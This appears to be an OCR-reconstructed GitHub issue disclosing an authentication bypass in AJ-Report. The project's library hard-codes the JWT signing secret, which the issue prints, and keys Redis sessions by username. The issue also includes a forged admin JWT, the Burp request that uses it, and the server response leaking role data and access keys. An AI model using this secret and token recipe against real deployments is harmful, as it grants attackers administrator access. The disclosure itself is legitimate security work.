Authentication Bypass vulnerability #7

Open S2eTo opened this issue on Oct 15 · 0 comments

S2eTo commented on Oct 15 • edited


这是英文的漏洞报告，中文的在(This is the English report, the Chinese report is in): 身份验证绕过漏洞

Description

The program uses a fixed JWT key, and the stored Redis key uses username format characters. Any user who has logged in within an hour. JWT Token can be forged with his username to bypass authentication

Login API

com.anjiplus.template.gaea.business.modules.accessuser.controller.AccessUserController#login




```
/**
 * 简单实现登录
 * @param dto
 * @return
 */
@PostMapping({"/login"})
public ResponseBean login(@RequestBody @Validated GaeaUserDto dto) {
    return responseSuccessWithData(accessUserService.login(dto));
}
```

Make redis key of format username, Although uuid is used, uuid is not involved in authentication.

com.anjiplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login

com.anjiplus.template.gaea.business.constant.BusinessConstant#GAEA_SECURITY_LOGIN_TOKEN



```java
String loginName = gaeaUserDto.getLoginName();
String password = gaeaUserDto.getPassword();

// 1.判断用户是否存在
LambdaQueryWrapper<AccessUser> wrapper = Wrappers.lambdaQuery();
wrapper.eq(AccessUser::getLoginName, loginName);
AccessUser accessUser = accessUserMapper.selectOne(wrapper);
if (null == accessUser) {
    throw BusinessExceptionBuilder.build(ResponseCode.LOGIN_ERROR);
}
// 2.密码错误
if (!accessUser.getPassword().equals(MD5Util.encrypt(password))) {
    throw BusinessExceptionBuilder.build(ResponseCode.USER_PASSWORD_ERROR);
}

// 3.如果该用户登录未过期，这里允许一个用户在多个终端登录
String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
String token = "";
GaeaUserDto gaeaUser = new GaeaUserDto();
if (cacheHelper.exist(tokenKey)) {
    token = cacheHelper.stringGet(tokenKey);
} else {
    // 生成用户token
    String uuid = GaeaUtils.UUID();
    token = jwtBean.createToken(loginName, uuid, type: 0, GaeaConstant.TENANT_CODE);
    cacheHelper.stringSetExpire(tokenKey, token, seconds: 3600);
}
```

report-master - BusinessConstant.java [aj-report]

src › main › java › com › anjiplus › template › gaea › business › c


BusinessConstant.java

```java
/**
 * 用户登录的token缓存key
 */
2 usages
String GAEA_SECURITY_LOGIN_TOKEN = "gaea:security:login:token:%s";

/**
 * 用户登录的主信息缓存信息
```

Uses a fixed JWT secret key

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.utils.JwtBean#createToken

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.GaeaProperties.Security#getJwtSecret



```java
秘钥8
Params: username – 用户名
Returns:

1 usage
public String createToken(String username, String uuid,Integer type,String tenantCode) {
    String token = JWT.create()
//              .withExpiresAt(GaeaDateUtils.toDate(LocalDateTime.now().plusHours(4)))
            .withClaim( name: "username", username)
            .withClaim( name: "uuid", uuid)
            .withClaim( name: "type", type)
            .withClaim( name: "tenant", tenantCode)
            .sign(Algorithm.HMAC256(gaeaProperties.getSecurity().getJwtSecret()));
    return token;
}

根据用户名、角色、权限、菜单等信息生成token
```

```java
public void setScanAnnotation(boolean scanAnnotation) { this.scanAnnotation =

public void setPermitAll(boolean permitAll) { this.permitAll = permitAll; }

public List<String> getWhiteList() { return whiteList; }

public void setWhiteList(List<String> whiteList) { this.whiteList = whiteList;

4 usages
public String getJwtSecret() {
    return jwtSecret;
}
```

com.anji.plus.gaea.GaeaProperties.Security


```java
private String jwtSecret = "anji_plus_gaea_p@ss1234"
```

jwt秘钥

Maven: com.anji-plus:spring-boot-gaea:2.0.5.RELEASE (spring-boot-gaea-2.0.5.RELEASE-sources.jar)

TokenFilter for authentication

com.anjiplus.template.gaea.business.filter.TokenFilter#doFilter




```java
        //获取token
        String token = request.getHeader( s: "Authorization");
        if (StringUtils.isBlank(token)) {
            error(response);
            return;
        }

        // 判断token是否过期
        String loginName = jwtBean.getUsername(token);
        String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
        String userKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_USER, loginName);
        if (!cacheHelper.exist(tokenKey)) {
            error(response);
            return;
        }

        String gaeaUserJsonStr = cacheHelper.stringGet(userKey);

        // 判断用户是否有该url的权限
        if (!BusinessConstant.USER_ADMIN.equals(loginName)) {
            AtomicBoolean authorizeFlag = authorize(request, gaeaUserJsonStr);
            if (!authorizeFlag.get()) {
                authError(response);//无权限
                return;
            }
        }
```

Forge different users' Tokens by modifying the username field

```
{
    "type": 0,
    "uuid": "",
    "tenant": "tenantCode",
    "username": "admin"
}
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjowLCJ1dWlkIjoiIiwidGVuYW50IjoidGVuYW50Q29kZSIsInVzZXJu
```


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
JSON Web Tokens - jwt.io
jwt.io
OSCP 信息收集 在线工具 学习网站 漏洞库 文章
Debugger Libraries Introduction Ask
PAYLOAD: DATA
VERIFY SIGNATURE
0 matches
0 matches

```
GET /accessRole/pageList?showMoreSearch=false&pageNumber=1&pageSize=10 HTTP/1.1
Host: 192.168.214.1:9095
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.69 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjowLCJ1dWlkIjoiIiwidGVuYW50IjoidGVuYW50Q29kZSIsInVzZXJuYW1lIj
oiYWRtaW4ifQ.ce3xqqUypEinA_ZCSky9AptKjkG8qFm8ESMuCunqe6Y
```

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Access-Control-Expose-Headers: *
Content-Type: application/json;charset=UTF-8
Date: Sat, 15 Oct 2022 04:26:06 GMT
Connection: close
Content-Length: 1127

{
  "code":"200",
  "message":"操作成功",
  "args":null,
  "ext":null,
  "data":{
    "records":[
      {
        "id":1,
        "createBy":"root",
        "createByView":null,
        "createTime":"2019-07-23 16:00:33",
        "updateBy":"root",
        "updateByView":null,
        "updateTime":"2019-07-23 16:00:33",
        "version":1,
        "roleCode":"root",
        "roleName":"超级管理员",
        "deleteFlag":0,
        "enableFlag":1,
        "authorityList":null,
        "accessKey":"89179297f058467d3ae656ba9234ae3d"
      },
      {
        "id":2,
        "createBy":"root",
        "createByView":null,
        "createTime":"2019-07-23 16:00:33",
        "updateBy":"root",
        "updateByView":null,
        "updateTime":"2019-07-23 16:00:33",
        "version":1,
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
eyJ0eXBlIjowLCJ1dWlkIjoiIiwidGVuYW50I
joidGVuYW50Q29kZSIsInVzZXJuYW1lIjoiYW
RtaW4ifQ.ce3xqqUypEinA_ZCSky9AptKjkG8
qFm8ESMuCunqe6Y
```

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

```
  "type": 0,
  "uuid": "",
  "tenant": "tenantCode",
  "username": "admin"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  anji_plus_gaea_p@ss12
```

S2eTo mentioned this issue on Oct 15

身份验证绕过漏洞 #8

Open

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant